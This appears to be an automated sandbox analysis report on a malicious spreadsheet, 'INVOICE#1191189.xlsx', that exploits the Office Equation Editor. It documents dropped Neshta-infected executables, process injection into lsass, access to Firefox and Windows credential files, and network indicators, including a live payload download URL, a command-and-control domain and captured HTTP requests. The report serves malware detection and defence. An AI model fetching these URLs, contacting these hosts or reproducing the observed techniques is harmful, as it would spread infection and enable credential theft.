Call Thread API	API Name: NtResumeThread Args: (Process:1276,) Return: ?		1412
Call System API	API Name: evtchann.SendEvent Args: (e), pid[1276], ppid[1412) Return: 1		1412
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , , , , Process:1276:msosqm.exe) Return: 1		1412
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 52ca0107		1412
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 52ca0108		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTF Value: ea		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTA Value: ea		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTT Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UserName Value: Administrator		1412
Call Mutex API	API Name: CreateMutexA Args: (0, 0, Local\MsoSqmExeMutex) Return: 238	1412	1276
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	1412	1276
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	1412	1276
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\QMSessionCount Value: 2	1412	1276

Screenshot



fs8sbjf3u.xls
C: » Documents » fs8sbjf3u

g3zsj6ig74.xls
C: » Documents » g3zsj6ig74

gwq07z0c.xls
C: » Documents » gwq07z0c

jpdxqdgcc9.xls
C: » Documents » jpdxqdgcc9

k7q1pmb3zv.xls
C: » Documents » k7q1pmb3zv

lmi4o3.xls
C: » Documents » lmi4o3

lr873u707l.xls
C: » Documents » lr873u707l

lsry814vuc.xls
C: » Documents » lsry814vuc

mqnr2.xls
C: » Documents » mqnr2

n6gh49ahrx.xls
C: » Documents » n6gh49ahrx

og9u7ceire.xls
C: » Documents » og9u7ceire

powhb3.xls
C: » Documents » powhb3

C:\Documents\powhb3\powhb3.xls

W7


Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	Trojan.X97M.CVE201711882.XQUOOWZ, VAN_WORM.UMXX
Exploited vulnerabilities	CVE-2017-1188
Network connection	Custom

Object 1 - INVOICE#1191189.xlsx (MS OLE document)

File name	INVOICE#1191189.xlsx
File type	MS OLE document
SHA-1	32B0E71AF46F3952561640EBE524B74DFB8AB3BF
SHA-256	4473634DDD0CD6C3AF8780E384B2356C8526DAF36A63CE80C949C88DCDACE3A7
MD5	E4857AD9E70C4E50E4A315055340386B
Size	1414144 byte(s)

Risk Level	High risk
Detection	Trojan.X97M.CVE201711882.XQUOOWZ
Exploited vulnerabilities	CVE-2017-1188
Threat Characteristics	Anti-security, self-preservation (1) Autostart or other system reconfiguration (36) File drop, download, sharing, or replication (15) Hijack, redirection, or data theft (9) Malformed, defective, or with known malware traits (16) Process, service, or memory object change (21) Rootkit, cloaking (2) Suspicious network or messaging activity (14)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Execution	Execution through API	🟥⬜⬜ Characteristics: 1, 2, 3
Persistence	Hidden Files and Directories	🟥⬜⬜ Characteristics: 1, 2
Privilege Escalation	Process Injection	🟥🟥⬜ Characteristics: 1, 2 🟥⬜⬜ Characteristics: 1, 2, 3, 4, 5, 6
Defense Evasion	Process Injection	🟥🟥⬜ Characteristics: 1, 2 🟥⬜⬜ Characteristics: 1, 2, 3, 4, 5, 6
	Process Hollowing	🟥⬜⬜ Characteristics: 1
	File Deletion	🟥⬜⬜ Characteristics: 1, 2
	Hidden Files and Directories	🟥⬜⬜ Characteristics: 1, 2
Collection	Data from Local System	🟥🟥⬜ Characteristics: 1 🟥⬜⬜ Characteristics: 1
Command and Control	Commonly Used Port	🟥🟥🟥 Characteristics: 1
	Standard Application Layer Protocol	🟥🟥🟥 Characteristics: 1

▼ Notable Threat Characteristics

▼ Anti-security, self-preservation (1)

Characteristic	Significance	Details
Attempts to detect active running processes	🟥⬜⬜	Process ID: 2820 Image Path: lsass.exe Info: system injection target

▼ Autostart or other system reconfiguration (36)

Characteristic	Significance	Details
Modifies important registry entries to perform rogue functions	🟥🟥⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥🟥⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000c000000000000046\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000c000000000000046\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥🟥⬜	Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default) Value: %windir%\svchost.com "%1" %* Type: REG_SZ
Modifies file that can be used to infect systems	🟥⬜⬜	C:\MSOCache\All Users\{90120000-0115-0409-0000-0000000FF1CE}-C\dwtrig20.exe
Modifies file that can be used to infect systems	🟥⬜⬜	C:\MSOCache\All Users\{90120000-0115-0409-0000-0000000FF1CE}-C\DW20.EXE
Modifies file that can be used to infect systems	🟥⬜⬜	C:\MSOCache\All Users\{90120000-0030-0000-0000-0000000FF1CE}-C\setup.exe
Modifies file that can be used to infect systems	🟥⬜⬜	C:\MSOCache\All Users\{90120000-0030-0000-0000-0000000FF1CE}-C\ose.exe
Modifies file that can be used to infect systems	🟥⬜⬜	C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\SETUP\OSE.EXE
Modifies file that can be used to infect systems	🟥⬜⬜	C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\MSOFFICE\OFFICE11\OFFCLN.EXE
Modifies file that can be used to infect systems	🟥⬜⬜	C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\COMMON\MSSHARED\DW\DW20.EXE
Modifies file that can be used to infect systems	🟥⬜⬜	%ALLUSERSPROFILE%\Package Cache\{f65db027-aff3-4070-886a-0d87064aabb1}\vcredist_x86.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%ALLUSERSPROFILE%\Package Cache\{1aaa01ad-3069-4288-9c6f-37a140a8f6c7}\VC_redist.x86.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%APPDATA%\Microsoft\Installer\{C0C31BCC-56FB-42A7-8766-D29E1BD74C7C}\python_icon.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%TEMP%\ose00000.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%TEMP%\3582-490\vbc.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%USERPROFILE%\vbc.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\MXNZOZKK\vbc[1].exe
Hides file in system folder to evade detection	🟥🟥⬜	%windir%\svchost.com

▼ File drop, download, sharing, or replication (15)

Characteristic	Significance	Details
Executes dropped file	🟥🟥🟥	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file	🟥🟥🟥	File: %TEMP%\3582-490\vbc.exe Shell Command: %TEMP%\3582-490\vbc.exe
Executes dropped file	🟥🟥🟥	%TEMP%\3582-490\vbc.exe
Executes dropped file	🟥🟥🟥	File: %TEMP%\3582-490\vbc.exe Shell Command: %TEMP%\3582-490\vbc.exe "%TEMP%\3582-490\vbc.exe"
Executes dropped file	🟥🟥🟥	%TEMP%\3582-490\vbc.exe "%TEMP%\3582-490\vbc.exe"
Executes dropped file	🟥🟥🟥	File: %TEMP%\3582-490\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Executes dropped file	🟥🟥🟥	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2820 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2820 File: %APPDATA%\B15501\191F5D.lck Type: VSDT_ASCII
Drops executable during installation	🟥🟥🟥	Dropping Process ID: 2820 File: %APPDATA%\B15501\191F5D.exe Type: VSDT_EXE_MSIL
Drops executable during installation	🟥⬜⬜	Dropping Process ID: 2544 File: %windir%\svchost.com Type: VSDT_EXE_W32
Drops executable during installation	🟥⬜⬜	Dropping Process ID: 2544 File: %TEMP%\3582-490\vbc.exe Type: VSDT_EXE_MSIL
Drops executable during installation	🟥⬜⬜	Dropping Process ID: 2456 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32
Creates multiple copies of a file	🟥⬜⬜	%APPDATA%\B15501\191F5D.exe
Creates multiple copies of a file	🟥⬜⬜	%windir%\svchost.com

Hijack, redirection, or data theft (9)

Characteristic	Significance	Details
Accesses decoy file	🟥🟥⬜	%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons3.txt
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons2.txt
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons.txt
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\logins.json
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons.sqlite-wal
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons.sqlite
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\profiles.ini
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 2544 Info: Searches files by API

Malformed, defective, or with known malware traits (16)

Characteristic	Significance	Details
Causes process to crash	🟥⬜⬜	Process ID: 2820 Image Path: vbc.exe
Detected as known malware	🟥🟥🟥	Source: ATSE Detection Name: Trojan.X97M.CVE201711882.XQUOOWZ Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: vbc.exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: vbc[1].exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops probable malware	🟥⬜⬜	Source: ATSE Detection Name: TROJ_GEN.R002C0PF421 File Name: 191F5D.exe SHA1: D114F5DCCF7298465826408E351034F534EEC2A8 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops probable malware	🟥⬜⬜	Source: ATSE Detection Name: TROJ_GEN.R002C0PF421 File Name: vbc.exe SHA1: D114F5DCCF7298465826408E351034F534EEC2A8 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92

Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A-O File Name: svchost.com SHA1: 299399C5A2403080A5BF67FB46FAEC210025B36D Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: dwtrig20.exe SHA1: 342122AEFA72F56CF0FB1E41CF55653D3F8E4FFA Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: ose00000.exe SHA1: 841EAE6BE5C0179F91315E2EE92D76F83BDC75E4 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: DW20.EXE SHA1: 7F6FF257E1F2EFFE6EA112F0F47338502D70045E Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: ose.exe SHA1: 841EAE6BE5C0179F91315E2EE92D76F83BDC75E4 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: setup.exe SHA1: DDBDE45CD7CBF7A2B17577B2FD5876FC3B724DE0 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: vcredist_x86.exe SHA1: 9C81DE53C4467C81FF239A4B692B1C6376FD8B71 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: python_icon.exe SHA1: 512C482E0361EB9964CD1B5118913F7EDCD05097 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: VC_redist.x86.exe SHA1: 575AAD51B824C3A4B1A7F1D41C960EFBF6142110 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: OFFCLN.EXE SHA1: ADF782689B07C0D3BF8FAB1F3A77C55C5B88F496 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92

▼ Process, service, or memory object change (21)

Characteristic	Significance	Details
Creates process	🟥⬜⬜	Process ID: 2456 Image Path: %CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process	🟥⬜⬜	Process ID: 2544 Image Path: %USERPROFILE%\vbc.exe
Creates process	🟥⬜⬜	Process ID: 2564 Image Path: %TEMP%\3582-490\vbc.exe Shell Command:
Creates process	🟥⬜⬜	Process ID: 2544 Image Path: %TEMP%\3582-490\vbc.exe Shell Command: "%TEMP%\3582-490\vbc.exe"
Creates process	🟥⬜⬜	Process ID: 2456 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
Resides in memory to evade detection	🟥🟥⬜	Injecting Process ID: 2820 Target Process ID: 472 Target Image Path: lsass.exe Injected Content: U......E.SVW.8.pt.X..\n.
Resides in memory to evade detection	🟥🟥⬜	Injecting Process ID: 2820 Target Process ID: 472 Target Image Path: lsass.exe Injected Content: .<'v
Resides in memory to evade detection	🟥⬜⬜	Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: `.......t$$_................t
Resides in memory to evade detection	🟥⬜⬜	Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: .T.<...K..`...;U
Resides in memory to evade detection	🟥⬜⬜	Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: ...
Resides in memory to evade detection	🟥⬜⬜	Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: .D$....}..d
Resides in memory to evade detection	🟥⬜⬜	Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: MZ.
Resides in memory to evade detection	🟥🟥⬜	Injecting Process ID: 2564 Injected API: WriteProcessMemory Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe
Resides in memory to evade detection	🟥🟥⬜	Injecting Process ID: 2564 Injected API: SetThreadContext Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe
Resides in memory to evade detection	🟥🟥⬜	Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Address: 0x0
Creates named pipe	🟥⬜⬜	\\.\pipe\lsass
Creates process in temporary folder	🟥🟥⬜	Process ID: 2820 Image Path: %TEMP%\3582-490\vbc.exe
Creates process in temporary folder	🟥⬜⬜	Process ID: 2564 Image Path: %TEMP%\3582-490\vbc.exe
Injects memory with dropped files	🟥⬜⬜	Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe File: MZ.
Converts base64 encoded strings to PE based payloads	🟥⬜⬜	Process ID: 2564 Content: TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v...
Creates command line process	🟥⬜⬜	Process ID: 2544 Image Path: %USERPROFILE%\vbc.exe

Rootkit, cloaking (2)

Characteristic	Significance	Details
Hides file to evade detection	🟥⬜⬜	File: %APPDATA%\B15501
Hides file to evade detection	🟥⬜⬜	File: %APPDATA%\B15501\191F5D.exe

Suspicious network or messaging activity (14)

Characteristic	Significance	Details
Attempts to connect to suspicious host	🟥⬜⬜	107.173.219.35
Attempts to connect to malicious URL	🟥🟥🟥	URL: http://107.173.219.35/svch/vbc.exe Threat Name: TROJAN_SPY.WRS
Connects to remote URL or IP address	🟥⬜⬜	Connection: —‹‹\x8fÅÐÐš†šœ\x90ŒÑ˜žÐœ—ž‘˜Ð˜ž‹šÑ\x8f—\x8f:80 Content: .
Connects to remote URL or IP address	🟥⬜⬜	Connection: —‹‹\x8fÅÐÐš†šœ\x90ŒÑ˜žÐœ—ž‘˜Ð˜ž‹šÑ\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1C50D694\r\nContent-Length: 177\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	Connection: —‹‹\x8fÅÐÐš†šœ\x90ŒÑ˜žÐœ—ž‘˜Ð˜ž‹šÑ\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1C50D694\r\nContent-Length: 204\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	Connection: 107.173.219.35:80 Content: GET /svch/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 107.173.219.35\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	http://107.173.219.35/svch/vbc.exe
Connects to remote URL or IP address	🟥⬜⬜	http://107.173.219.35/svch/vbc.exe
Queries DNS server	🟥⬜⬜	107.173.219.35
Listens on port	🟥⬜⬜	0.0.0.0:49168
Listens on port	🟥⬜⬜	127.0.0.1:49631
Exhibits bot behavior	🟥🟥🟥	Threat Description: ZBOT - HTTP (Request) - Variant 4 Host: eyecos.ga IP: 34.118.106.49 Port: 80 Rule ID: 1179
Exhibits bot behavior	🟥🟥🟥	Threat Description: LOKI - HTTP (Request) Host: eyecos.ga IP: 34.118.106.49 Port: 80 Rule ID: 2157
Exhibits bot behavior	🟥🟥🟥	Threat Description: FAREIT - HTTP (Request) Host: eyecos.ga IP: 34.118.106.49 Port: 80 Rule ID: 1047

▼ Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
107.173.219.35	80	-	-	-	INVOICE#1191189.xlsx

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
107.173.219.35	-	53	-	-	-	INVOICE#1191189.xlsx
eyecos.ga	34.118.106.49	53	-	No risk	-	INVOICE#1191189.xlsx
eyecos.ga	34.118.106.49	80	-	-	-	INVOICE#1191189.xlsx

URL	Site Category	Risk Level	Threat	Accessed By
http://107.173.219.35/svch/vbc.exe	Malware Accomplice	High	TROJAN_SPY.WRS	INVOICE#1191189.xlsx

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc.exe	High	PE_NESHTA.A	Attempts to detect active running processes Modifies important registry entries to perform rogue functions Modifies file that can be used to infect systems Hides file in system folder to evade detection Executes dropped file Deletes file to compromise the system or to remove traces of the infection Drops executable during installation Creates multiple copies of a file Accesses decoy file Executes commands or uses API to obtain system information Causes process to crash Creates process Resides in memory to evade detection Creates named pipe Creates process in temporary folder Injects memory with dropped files Converts base64 encoded strings to PE based payloads Creates command line process Hides file to evade detection Connects to remote URL or IP address Drops known malware	http://107.173.219.35/svch/vbc.exe	933888	10CED31EC4895E6E1A76684D64BFF42717C19E30
vbc[1].exe	High	PE_NESHTA.A	Drops known malware	http://107.173.219.35/svch/vbc.exe	933888	10CED31EC4895E6E1A76684D64BFF42717C19E30
svchost.com	High	PE_NESHTA.A-O	Drops known malware	-	41472	299399C5A2403080A5BF67FB46FAEC210025B36D
dwtrig20.exe	High	PE_NESHTA.A	Drops known malware	-	476000	342122AEFA72F56CF0FB1E41CF55653D3F8E4FFA
ose00000.exe	High	PE_NESHTA.A	Drops known malware	-	186656	841EAE6BE5C0179F91315E2EE92D76F83BDC75E4
DW20.EXE	High	PE_NESHTA.A	Drops known malware	-	854856	7F6FF257E1F2EFFE6EA112F0F47338502D70045E
ose.exe	High	PE_NESHTA.A	Drops known malware	-	186656	841EAE6BE5C0179F91315E2EE92D76F83BDC75E4
setup.exe	High	PE_NESHTA.A	Drops known malware	-	504624	DDBDE45CD7CBF7A2B17577B2FD5876FC3B724DE0
vcredist_x86.exe	High	PE_NESHTA.A	Drops known malware	-	502840	9C81DE53C4467C81FF239A4B692B1C6376FD8B71
python_icon.exe	High	PE_NESHTA.A	Drops known malware	-	139776	512C482E0361EB9964CD1B5118913F7EDCD05097

Suspicious Objects

Type	Object	Risk Level
File (SHA1)	9C81DE53C4467C81FF239A4B692B1C6376FD8B71	High
File (SHA1)	7F6FF257E1F2EFFE6EA112F0F47338502D70045E	High
File (SHA1)	841EAE6BE5C0179F91315E2EE92D76F83BDC75E4	High
File (SHA1)	DDBDE45CD7CBF7A2B17577B2FD5876FC3B724DE0	High
File (SHA1)	512C482E0361EB9964CD1B5118913F7EDCD05097	High
URL	http://107.173.219.35:80/svch/vbc.exe	High
File (SHA1)	10CED31EC4895E6E1A76684D64BFF42717C19E30	High
File (SHA1)	342122AEFA72F56CF0FB1E41CF55653D3F8E4FFA	High
File (SHA1)	32B0E71AF46F3952561640EBE524B74DFB8AB3BF	High
